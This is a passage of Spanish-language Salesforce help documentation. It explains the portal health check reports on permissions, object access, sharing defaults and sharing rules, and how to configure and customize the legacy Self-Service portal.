- Superusuario del portal
- API activado
- La contraseña no caduca nunca
- Crear bibliotecas
- Ver contenido de los portales
- Exportar informes
- Ejecutar informes

Nota: En función de los ajustes de su organización, puede que algunos permisos no aparezcan en el informe.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los informes de comprobación del estado del portal:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Modificar todos los datos"

Para ver este informe:

1. En Configuración, introduzca *Comprobación del estado de portal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Comprobación del estado de portal**.
2. Haga clic en **Permisos administrativos y de usuario**.

Desde la página del informe, puede:

- Ver la página de detalles de un perfil haciendo clic en el nombre de perfil.
- Mostrar una lista filtrada de elementos seleccionando una vista predefinida desde la lista desplegable.

- Volver a la lista de informes haciendo clic en **Volver a lista: Informes de comprobación del estado de portal**.

CONSULTE TAMBIÉN

Comprobación del estado de portal

## Visualizar el informe Acceso a objetos y seguridad a nivel de campo para usuarios del portal

Los permisos de objeto especifican el acceso de los usuarios a los objetos estándar y personalizados. Es importante supervisar esta información para perfiles de usuario del portal para asegurarse de que los usuarios del portal tengan acceso únicamente a los campos y objetos apropiados. El informe Acceso de objeto y Seguridad a nivel de campo (uno de los informes de comprobación del estado del portal) le permite hacer esto.

El informe Acceso de objeto y Seguridad a nivel de campo muestran cómo varios perfiles de portal pueden acceder a cada objeto estándar y personalizado en su organización. Para cada objeto, también muestra el número de usuarios de portal con acceso, el nivel de acceso del objeto y los campos visibles para esos usuarios.

Nota: El informe Acceso a objetos y seguridad a nivel de campo no muestra los permisos otorgados mediante conjuntos de permisos.

Para ver este informe:

1. En Configuración, introduzca *Comprobación del estado de portal* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Comprobación del estado de portal**.
2. Haga clic en **Acceso a objetos y seguridad a nivel de campo**.
3. Desde la página de informe, haga clic en un nombre de objeto.

   En la página de detalles de objeto, puede:

   - Ver la página de detalles de un perfil haciendo clic en el nombre de perfil.
   - Ver la página de detalles de seguridad a nivel de campo de un perfil haciendo clic en **campos visibles**.
   - Volver al informe de acceso a objetos y seguridad a nivel de campo de alto nivel haciendo clic en **Acceso a objetos y seguridad a nivel de campo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los informes de comprobación del estado del portal:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Modificar todos los datos"

Desde ambas páginas de informe, puede:

- Mostrar una lista filtrada de elementos seleccionando una vista predefinida desde la lista desplegable.
- Volver a la lista de informes haciendo clic en **Volver a lista: Informes de comprobación del estado de portal**.

CONSULTE TAMBIÉN

Comprobación del estado de portal

Permisos de objeto

Seguridad a nivel de campo

# Visualizar el informe de valores predeterminados de toda la organización de colaboración para usuarios de portal

El informe Valores predeterminados de toda la organización de colaboración (que es uno de los informes de comprobación de estado del portal) enumera los objetos estándar y personalizados y el ajuste de acceso predeterminado para cada objeto. Puede usar este informe para revisar y modificar los valores predeterminados de toda la organización que pueden exponer registros a los usuarios del portal.

Los ajustes predeterminados de toda la organización especifican los niveles de acceso predeterminado de cada objeto para los usuarios de su organización. Si el nivel de acceso predeterminado de un objeto es Público, los usuarios que tengan activados los permisos del objeto ("Leer", "Crear", "Modificar" o "Eliminar") pueden acceder a registros que no poseen. Por ejemplo, si el ajuste de acceso predeterminado del objeto de cuenta es Lectura/Escritura pública, cualquier usuario con el permiso "Leer" sobre el objeto de cuenta podrá visualizar cualquier registro de la cuenta. Cuando defina los valores predeterminados de la organización, debe asegurarse de evitar que los usuarios del portal vean objetos a los que no deberían acceder.

Para ver este informe:

1. En Configuración, introduzca *Comprobación del estado de portal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Comprobación del estado de portal**.
2. Haga clic en **Valores predeterminados de toda la organización de colaboración**.

   El informe enumera el ajuste de acceso predeterminado de cada objeto. Si el acceso predeterminado de un objeto es Público, Mostrar detalles (para calendario) o Utilizar (para listas de precios), los usuarios del portal con permisos de objeto pueden acceder a registros de otros usuarios. En este caso, la columna Seguridad indica si un ajuste predeterminado para toda la organización es débil. Puede ver los permisos de objeto específicos concedidos a los perfiles del portal en el informe Acceso a objetos y seguridad a nivel de campo.

   Si el acceso predeterminado del objeto es Privado, Ocultar detalles (para el calendario) o Sin acceso (para lista de precios), la columna Seguridad indica que el ajuste predeterminado para toda la organización es fuerte.

   Nota: Incluso con un ajuste predeterminado para toda la organización que sea fuerte, los usuarios del portal pueden acceder a los registros de otros usuarios mediante excepciones como las reglas de colaboración.

   Si Otorgar acceso con jerarquías está seleccionado, cualquier usuario que esté por encima del propietario de un registro en una jerarquía de territorios o funciones puede acceder a los registros del propietario para ese objeto.

Desde la página del informe, puede:

- Cambiar los ajustes de colaboración de toda la organización para cualquier objeto haciendo clic en **Modificar** y, a continuación, cambiando los ajustes en la página Modificación de valores predeterminados de colaboración de toda la organización.
- Mostrar una lista filtrada de elementos seleccionando una vista predefinida desde la lista desplegable.
- Volver a la lista de informes haciendo clic en **Volver a lista: Informes de comprobación del estado de portal**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los informes de comprobación del estado del portal:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Modificar todos los datos"

Para configurar el acceso de colaboración predeterminado:

- "Gestionar colaboración"

CONSULTE TAMBIÉN

Comprobación del estado de portal

# Ver el informe de reglas de colaboración para usuarios de portal

El informe Reglas de colaboración (uno de los informes de comprobación de estado del portal) enumera todas las reglas de colaboración que dan a los usuarios del portal acceso a registros que no poseen. Muestra el número de usuarios de portal que pueden acceder a registros como resultado de cada regla de colaboración y le permite modificar los niveles de acceso para cada regla. Para algunos conjuntos de usuarios (como los grupos, funciones y territorios) puede profundizar hasta las páginas de detalles para modificar, eliminar o gestionar los usuarios del conjunto.

Para ver este informe:

1. En Configuración, introduzca *Comprobación del estado de portal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Comprobación del estado de portal**.
2. Haga clic en **Reglas de colaboración**.

   La columna Número de usuarios del portal afectados muestra el número de usuarios del portal que podrían tener acceso como resultado de la regla. Este número incluye los usuarios especificados en la regla y, si **Otorgar acceso con jerarquías** está activado para el objeto, también a los usuarios del portal que estén por encima de ellos en la función o jerarquía de territorios. Si cualquier usuario de este conjunto tiene activados los permisos de objeto ("Leer", "Crear", "Modificar" o "Eliminar"), podrá acceder a los registros expuestos por la regla.

   Nota:
   - El informe Reglas de colaboración no incluye reglas de colaboración basadas en criterios.
   - El informe Reglas de colaboración no comprueba los permisos de objeto de los usuarios del portal. Puede ver los permisos de objeto específicos concedidos a los perfiles del portal en el informe Acceso a objetos y seguridad a nivel de campo.

Desde la página del informe, puede:

- Cambiar el nivel de acceso en una regla de colaboración haciendo clic en **Modificar** y cambiando los ajustes en la página de modificación de regla de colaboración.
- Ver los detalles de un conjunto de usuarios en una regla de colaboración haciendo clic en el vínculo de la columna Propiedad de o Compartido con.
- Mostrar una lista filtrada de elementos seleccionando una vista predefinida desde la lista desplegable.
- Volver a la lista de informes haciendo clic en **Volver a lista: Informes de comprobación del estado de portal**.

Nota: Las reglas de colaboración de territorios de cuenta y cuentas pueden garantizar acceso a contactos, oportunidades y casos asociados con las cuentas compartidas. El informe Reglas de colaboración muestra los niveles de acceso únicamente para objetos de nivel máximo, no para los objetos asociados.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver los informes de comprobación del estado del portal:
- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Modificar todos los datos"

Para crear y modificar reglas de colaboración:
- "Gestionar colaboración"

## CONSULTE TAMBIÉN

Comprobación del estado de portal

# Portal de autoservicio

## Inicio rápido del autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Ponga su portal de autoservicio en funcionamiento rápidamente mediante el botón **Inicio rápido**. De este modo, el proceso de configuración se automatiza, ya que se selecciona la configuración predeterminada por usted.

Nota: No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración** y haga clic en **Inicio rápido**.
2. Revise el proceso y haga clic en **Continuar**.
3. Elija un tema de color.
4. Modifique la configuración predeterminada según resulte conveniente y haga clic en **Guardar**.
5. Compruebe su portal de autoservicio:
   a. Haciendo clic en **Generar** para recuperar un nombre de usuario y una contraseña de prueba.
   b. Haciendo clic en **Acceder al portal de autoservicio** para obtener una vista previa de las páginas.
   c. Si lo desea, haga clic en **Invitar** para notificar a otros usuarios el modo de conectarse y obtener una vista previa de sus páginas.
6. Active el portal de autoservicio copiando el vínculo proporcionado en la sección **Activar autoservicio...** a una ubicación adecuada de su sitio Web.
7. Haga clic en **Listo** cuando haya terminado.
8. Permita a sus clientes utilizar el portal de autoservicio. Consulte Gestión de usuarios de autoservicio en la página 2652.

Consejo: Para realizar cambios en su configuración, consulte Activar las funciones y la configuración del autoservicio en la página 2628. El inicio rápido de autoservicio habilita automáticamente el botón **Activar autoservicio** en las páginas de detalles del contacto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para utilizar Inicio rápido de autoservicio:

- "Gestionar portal de autoservicio"

CONSULTE TAMBIÉN

Configuración de autoservicio

Hoja de sugerencias del administrador: Para aprovechar al máximo el portal de autoservicio

Guía de configuración del administrador: Guía para la implementación de autoservicio

# Configuración de autoservicio

**Nota:** Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Autoservicio proporciona un canal de soporte en línea para sus clientes, lo que les permite responder consultas sin necesidad de ponerse en contacto con un representante del servicio de atención al cliente.

La configuración del portal de autoservicio es sencilla. Escoja entre alguna de estas dos opciones:

- **Inicio rápido**: La instalación y ejecución se lleva a cabo con rapidez. Consulte Inicio rápido de autoservicio en la página 2626.
- **Configuración de autoservicio**: Configuración completa que permite más personalización. La instalación consiste en:
  - Activar funciones y la configuración del autoservicio en la página 2628
  - Personalización del aspecto del autoservicio en la página 2632
  - Personalización de sus fuentes y colores de autoservicio en la página 2633
  - Personalización de sus páginas de autoservicio en la página 2634
  - Generación de HTML de inicio de sesión en la página 2650
  - Gestión de usuarios de autoservicio en la página 2652

## CONSULTE TAMBIÉN

Inicio rápido del autoservicio

Personalización del aspecto del autoservicio

Personalización de sus fuentes y colores de autoservicio

Hoja de sugerencias del administrador: Para aprovechar al máximo el portal de autoservicio

Guía de configuración del administrador: Guía para la implementación de autoservicio

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para utilizar Inicio rápido de autoservicio:

- "Gestionar portal de autoservicio"

Para configurar el portal de autoservicio:

- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

## Activar funciones y la configuración del autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Haga clic en **Configuración de autoservicio** en la página de configuración de autoservicio.
3. Configure las opciones siguientes:

| Configuración | Descripción |
|---|---|
| Con inicio de sesión | Permite a los usuarios iniciar una sesión en el portal de autoservicio. |
| Modificar usuarios de autoservicio | Muestra el botón **Activar autoservicio** en las páginas de detalles del contacto. O, para los contactos en los que el autoservicio ya está activado, aparecerá el botón **Ver autoservicio**. |
| URL de fin de sesión | La URL de la página Web que aparecerá cuando los usuarios cierren sesión en el portal de autoservicio, por ejemplo, http://www.acme.com. Si no se especifica una URL de cierre de sesión, el botón **Fin de sesión** no se mostrará a los usuarios. |
| Origen de caso predeterminado | Origen predeterminado asignado a todos los casos enviados a través del portal de autoservicio. Los valores disponibles se toman de la lista de selección Origen del caso de la organización. Puede asignar orígenes predeterminados diferentes a los casos enviados mediante autoservicio y Candidatos Web. |
| Nuevos casos visibles en el portal | Selecciona automáticamente la casilla de verificación Visible en el portal de autoservicio para todos los casos nuevos, incluidos los casos creados mediante Correo electrónico para registro de casos, Casos Web y Correo electrónico para registro de casos On-Demand.<br>Independientemente de esta opción predeterminada, los usuarios que creen casos nuevos pueden activar manualmente la casilla Visible en el portal de autoservicio. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el portal de autoservicio:
- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:
- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

| Configuración | Descripción |
| --- | --- |
| `Habilitar la exploración de soluciones` | Activa las categorías de soluciones en el portal de autoservicio, de manera que los clientes puedan buscar soluciones por categoría.<br>Si se activan soluciones multilingües, puede traducir categorías de soluciones. |
| `Categoría de nivel superior para el portal de autoservicio` | Categoría de nivel superior a la que pueden acceder los clientes en el portal de autoservicio. Los clientes podrán ver todas las soluciones marcadas como `Visible en el portal de autoservicio` en esta categoría y las subcategorías.<br>Deje este elemento en blanco para que los clientes puedan ver todas las soluciones marcadas como `Visible en el portal de autoservicio` en todas las categorías. |
| `Tipo de registro del caso` | Tipo de registro que se asigna a cualquier caso enviado por medio del portal de autoservicio. |
| `Dirección de correo electrónico "De"` | La dirección de correo electrónico desde la que se enviarán todos los correos electrónicos de nuevo usuario y contraseña, por ejemplo, `soporte@acme.com`. Si este campo está en blanco, Salesforce utiliza:<br>• La dirección de correo electrónico del Usuario de caso automático para usuarios que reciban un correo electrónico con una contraseña temporal haciendo clic en **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de autoservicio. El usuario de caso automatizado se especifica en la página Configuración de asistencia al cliente en Configuración.<br>• La dirección de correo electrónico del último usuario que ha publicado un comentario para usuarios que reciban un correo electrónico de notificación de comentario de caso. |
| `Nombre de correo electrónico "De"` | Nombre que se asocia a la dirección de correo electrónico "De", por ejemplo, "Servicio de atención al cliente de Acme". Si este campo está en blanco, Salesforce utiliza:<br>• El nombre de su organización para usuarios que reciban un correo electrónico con una contraseña temporal haciendo clic en **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de autoservicio.<br>• El nombre del último usuario que ha publicado un comentario para usuarios que reciban un correo electrónico de notificación de comentario de caso. |
| `Nueva plantilla de usuario` | Plantilla de correo electrónico utilizada para enviar un nombre de usuario y una contraseña inicial a todos los usuarios de autoservicio activados recientemente. Autoservicio selecciona |

| Configuración | Descripción |
| --- | --- |
| | automáticamente una plantilla de muestra, pero puede modificar la plantilla o crear su propia plantilla de correo electrónico. Esta plantilla debe marcarse como "Disponible para el uso". |
| `Nueva plantilla de contraseña` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a usuarios de autoservicio existentes cuando restablece sus contraseñas o cuando restablecen ellos mismos sus propias contraseñas haciendo clic en **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de autoservicio. Autoservicio selecciona automáticamente una plantilla de muestra, pero puede modificar la plantilla o crear su propia plantilla de correo electrónico. Esta plantilla debe marcarse como "Disponible para el uso". |
| `Habilitar correo electrónico de notificación en el comentario de caso nuevo` | Si está seleccionada, indica que se muestra la opción `Enviar notificación al cliente` en el comentario del caso.<br>Aunque no esté seleccionada esta casilla de verificación, la opción `Enviar notificación de cliente` seguirá apareciendo en casos si ha activado notificaciones por correo electrónico para contactos que no sean miembros de su portal de autoservicio. Consulte Personalización de la configuración del soporte en la página 2852. |
| `Nueva plantilla de comentario` | Plantilla de correo electrónico utilizada para enviar una notificación a los usuarios de autoservicio cuando se agrega un comentario público a uno de sus casos. Autoservicio selecciona automáticamente una plantilla de muestra, pero puede modificar la plantilla o crear su propia plantilla de correo electrónico. Esta plantilla debe marcarse como "Disponible para el uso".<br>Tenga en cuenta que los propietarios de casos reciben una notificación que no puede personalizar. |
| `Habilitar reglas de respuesta automática de casos para casos de autoservicio` | Indica si los casos enviados mediante el portal de autoservicio van a activar las reglas de respuesta automática. |
| `Plantilla de creación de casos` | Plantilla de correo electrónico que se va a utilizar cuando los casos enviados mediante el portal de autoservicio no coinciden con ninguna regla de respuesta automática. |
| `Ancho de página máximo` | Ancho máximo en píxeles de las páginas de autoservicio de Salesforce. Si organiza el portal usted mismo, ésta es la anchura del marco HTML interno de la página de inicio de sesión del autoservicio. |
| `Alto de página mínimo` | Altura mínima en píxeles de las páginas de autoservicio de Salesforce. |
| `URL de la hoja de estilo` | URL completa y accesible públicamente de la hoja de estilo de autoservicio de su organización, por ejemplo, |

| Configuración | Descripción |
| --- | --- |
| | "http://www.acme.com/styles/selfservice.css". Consulte Personalización del aspecto del autoservicio en la página 2632.<br>Si utiliza un tema de color predefinido, deje este campo en blanco. |
| `Tema de color` | Utilice uno de los temas de color de Salesforce en caso de que no cuente con una hoja de estilo que pueda usar. Haga clic en el vínculo **Ver** para ver la configuración de la plantilla. Para cambiar las fuentes y colores de uno de los temas de color de Salesforce, consulte Personalización de sus fuentes y colores de autoservicio en la página 2633. |
| `Término de caso en singular` | Término utilizado en el portal de autoservicio en lugar de "caso" (en singular). |
| `Término de caso en plural` | Término utilizado en el portal de autoservicio en lugar de "casos" (en plural). |
| `Término de solución en singular` | Término utilizado en el portal de autoservicio en lugar de "solución" (en singular). |
| `Término de solución en plural` | Término utilizado en el portal de autoservicio en lugar de "soluciones" (en plural). |

4. Haga clic en **Guardar** para guardar su configuración de autoservicio.

CONSULTE TAMBIÉN

Configuración de autoservicio

Hoja de sugerencias del administrador: Para aprovechar al máximo el portal de autoservicio

Guía de configuración del administrador: Guía para la implementación de autoservicio

# Personalización del aspecto del autoservicio

**Nota:** Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Para desarrollar un aspecto representativo para todo el portal de autoservicio:

1. Personalice los encabezados y pies de página de las páginas de autoservicio; consulte Creación de las secciones de encabezado y pie de página personalizados en la página 2643.
2. Personalice las fuentes y los colores del portal de autoservicio mediante una de estas opciones:
   - Seleccione un tema de color predefinido o cargue su propia hoja de estilo en la página 2636.
   - Personalice fuentes y colores utilizando un editor instantáneo en la página 2633.

CONSULTE TAMBIÉN

Configuración de autoservicio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el portal de autoservicio:
- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:
- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

## Personalización de sus fuentes y colores de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Puede personalizar las fuentes y los colores del portal de autoservicio para reflejar la marca de su empresa. Las fuentes y los colores de su portal se especifican en un "tema de color" del portal. Seleccione tema de color predefinido y personalícelo mediante un editor de selección y activación.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar el portal de autoservicio:
- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:
- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

1. En Configuración, introduzca *`Fuentes y colores`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes y colores**. Salesforce ofrece temas predefinidos que puede personalizar. Haga clic en **Vista previa** para ver cualquier tema.
2. Seleccione el tema de color que desee personalizar.

   Desde la página del tema de color, podrá:

   - Haga clic en el vínculo **Restablecer valores predeterminados** para eliminar todas las personalizaciones de un tema.
   - Haga clic en el vínculo **Volver a todos los temas** para volver a la lista de temas de color.
   - Haga clic en **Vista previa** *`nombre del tema`* para ver el tema que va a personalizar.
3. Elija una página del portal para personalizarla. Los temas de color se personalizan página a página con algunos elementos compartidos por varias páginas.

   Desde la página del portal, puede:

   - Hacer clic en **Ver ejemplos** para ver todos los elementos que puede personalizar.
   - Haga clic en **Borrar** junto a un elemento para eliminar las personalizaciones.
   - Haga clic en **Vista previa** *`nombre del tema`* para ver el tema que va a personalizar.
   - Haga clic en el vínculo **Volver a todas las páginas** para volver a la lista de todas las páginas de portal.
4. Haga clic en **Modificar** junto al elemento visual que desee personalizar. Algunos elementos sólo son visibles en la página del portal seleccionado y otros se comparten en varias páginas del portal. Los cambios realizados en elementos compartidos afectan a todas las páginas.

   Nota: Dependiendo del elemento visual, puede personalizar los atributos mediante un editor de selección y activación o un editor de hoja de estilo personalizada que le permita modificar las hojas de estilo en cascada (CSS) directamente. Elija el vínculo haga clic aquí para alternar entre los dos. Si está utilizando el editor de selección y activación, seleccione el cuadro Mostrar atributos avanzados para acceder al vínculo haga clic aquí. Recomendamos que sólo los usuarios familiares con las hojas de estilo en cascada (CSS) las definan.
5. Modifique el elemento visual como desee.

   Si está utilizando el editor de selección y activación:

   - Haga clic en **Modificar** junto a un atributo básico o avanzado. Si no ve los atributos avanzados, seleccione el cuadro `Mostrar atributos avanzados`.
   - En la ventana emergente, cambie el atributo como sea necesario.
   - Haga clic en **Aceptar** para confirmar los cambios en la ventana emergente.

     Si está utilizando el editor de hojas de estilo personalizadas, introduzca un código de CSS válido.

     Para obtener una lista con todos los atributos de página que puede modificar, consulte Atributos de página de autoservicio en la página 2649.

6. Haga clic en **Guardar** para guardar todos los cambios en el elemento visual y sus atributos. Las personalizaciones no son visibles para los usuarios de autoservicio hasta que no se establece el tema de color como activo.
7. Repita estos pasos para personalizar todos los elementos visuales y sus atributos cuando sea necesario.
8. Vuelva a la lista de temas de color haciendo clic en el vínculo **Volver a todas las páginas** y en el vínculo **Volver a todos los temas**.
9. Haga clic en **Establecer tema activo**.
10. Seleccione el tema que vaya a activar para su portal, en directo y en tiempo real. Su organización sólo puede tener un tema activo.
11. Haga clic en **Guardar**.

Nota: Puesto que los cambios que se realicen en un tema activo se aplican inmediatamente, le recomendamos que personalice totalmente un tema antes de activarlo para no molestar a sus clientes.

CONSULTE TAMBIÉN

Configuración de autoservicio

## Personalización de sus páginas de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Realice las mejoras necesarias en cualquier página de autoservicio. Consulte los siguientes temas para obtener más información:
   - Personalizar la página de inicio de sesión del portal de autoservicio
   - Personalizar la página de inicio del portal de autoservicio
   - Activación de la página Soluciones
   - Personalizar la página Registrar un caso de autoservicio
   - Personalización de la página Ver casos
   - Personalización de la página de soluciones sugeridas

Nota:

- No puede crear varias versiones de la misma página del portal de autoservicio. Sin embargo, puede personalizar cada página de autoservicio.
- Los artículos de Salesforce Knowledge no se muestran en el portal de autoservicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de la hoja de estilo de autoservicio

Atributos de página de autoservicio

Creación de las secciones de encabezado y pie de página personalizados

## Preparación para configurar su portal

**Nota:** Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Antes de configurar su portal de autoservicio o su portal de socios de Salesforce:

- **Construya sus soluciones públicas**: revise y marque sus soluciones como `Visible en el portal de autoservicio`. Solo las soluciones marcadas como `Visible en el portal de autoservicio` pueden aparecer en el portal de autoservicio o el portal de clientes. Solo para su portal de autoservicio, identifique las cinco soluciones más importantes que desea destacar en la página de inicio.
- **Determine la información que hay que mostrar y recopilar**: decida qué campos de casos estarán disponibles cuando los usuarios vean sus casos. También debe decidir qué campos deben ser obligatorios cuando los usuarios envíen casos en línea y qué valores de listas de selección pueden seleccionar los usuarios cuando resuelvan sus propios casos con soluciones sugeridas.
- **Designe la ubicación del portal**: seleccione dónde agregar la dirección URL de inicio de sesión de su portal en el sitio Web corporativo. Para localizar la dirección URL de inicio de sesión para su portal de autoservicio, consulte Generación de HTML de inicio de sesión; para localizar la dirección URL de inicio de sesión para su portal de clientes, consulte Activar la configuración y el inicio de sesión del portal de clientes en la página 2570.
- **Personalice sus plantillas de comunicación de portal**: decida qué plantillas de correo electrónico hay que enviar a los usuarios para comunicar información diversa, como restablecer contraseñas, notificaciones cuando se agregan comentarios públicos a casos, así como respuestas automáticas de casos con soluciones sugeridas.
- **Personalice y distribuya la hoja de sugerencias del portal**: descargue la hoja de sugerencias Uso del portal de autoservicio y del portal de clientes y modifíquela para que se ajuste a la marca y funciones de su portal, como las soluciones sugeridas y la capacidad de adjuntar archivos a casos enviados. A continuación distribuya el documento a los clientes que desee aprender cómo responder a sus propias consultas utilizando su portal.

### CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de la hoja de estilo de autoservicio

## Personalización de la hoja de estilo de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Seleccione un tema de color predefinido, o bien descargue un tema de color de autoservicio de ejemplo para poder personalizarlo. Este tema de color le permite incorporar las marcas de su organización a su portal de autoservicio.

Nota: Para personalizar el tema de color del autoservicio mediante un editor instantáneo, consulte Personalización de sus fuentes y colores de autoservicio en la página 2633.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en **Configuración de autoservicio**.
3. Haga clic en el vínculo **Ver opciones de tema de color** en la sección de configuración de la página.
4. Busque un conjunto de fuentes y colores que sea de su agrado y haga clic en **Descargar este tema de color**.

   Para usar un tema de color predefinido sin personalizarlo, simplemente haga clic en **Seleccionar este tema de color**.
5. Guarde el tema de color que ha descargado y déselo a su administrador Web en caso de que precise más personalización. El tema de color descargado es una hoja de estilo CSS que su administrador Web puede modificar.
6. Almacene la hoja de estilo descargada en una ubicación de acceso público y escriba la dirección URL de su hoja de estilo en el campo `URL de la hoja de estilo`.
7. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

Configuración de autoservicio

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para configurar el portal de autoservicio:

- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

## Personalizar la página de inicio de sesión del portal de autoservicio

Personalice la página de inicio de sesión de autoservicio para especificar lo que ven los usuarios cuando se les solicita suscribirse a su portal.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. En la lista Páginas de portal, haga clic en **Modificar** junto a la página Inicio de sesión.
3. Marque Mostrar mensaje para mostrar un mensaje personalizado en la página de inicio de sesión.
4. Si ha activado un mensaje de página, escríbalo en el cuadro de texto utilizando la barra de herramientas de formato para cambiar el tamaño, el color o la fuente.

   Opcionalmente, seleccione Mostrar HTML para ver y modificar su mensaje de página en HTML.

   No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de sus páginas de autoservicio

## Personalizar la página de inicio del portal de autoservicio

Personalice la página de inicio de autoservicio para incluir las funciones que desea que los usuarios vean cuando inicien sesión en su portal de autoservicio.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. En la lista Páginas de portal, haga clic en **Modificar** junto a la página Inicio.
3. Seleccione las funciones que desea activar:

| Función | Descripción |
|---|---|
| Mostrar la lista de soluciones principales | Enumera los títulos de hasta cinco soluciones de su elección en la página de inicio. |
| Mostrar Mis casos abiertos | Enumera los casos abiertos del usuario de autoservicio que ha iniciado sesión. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

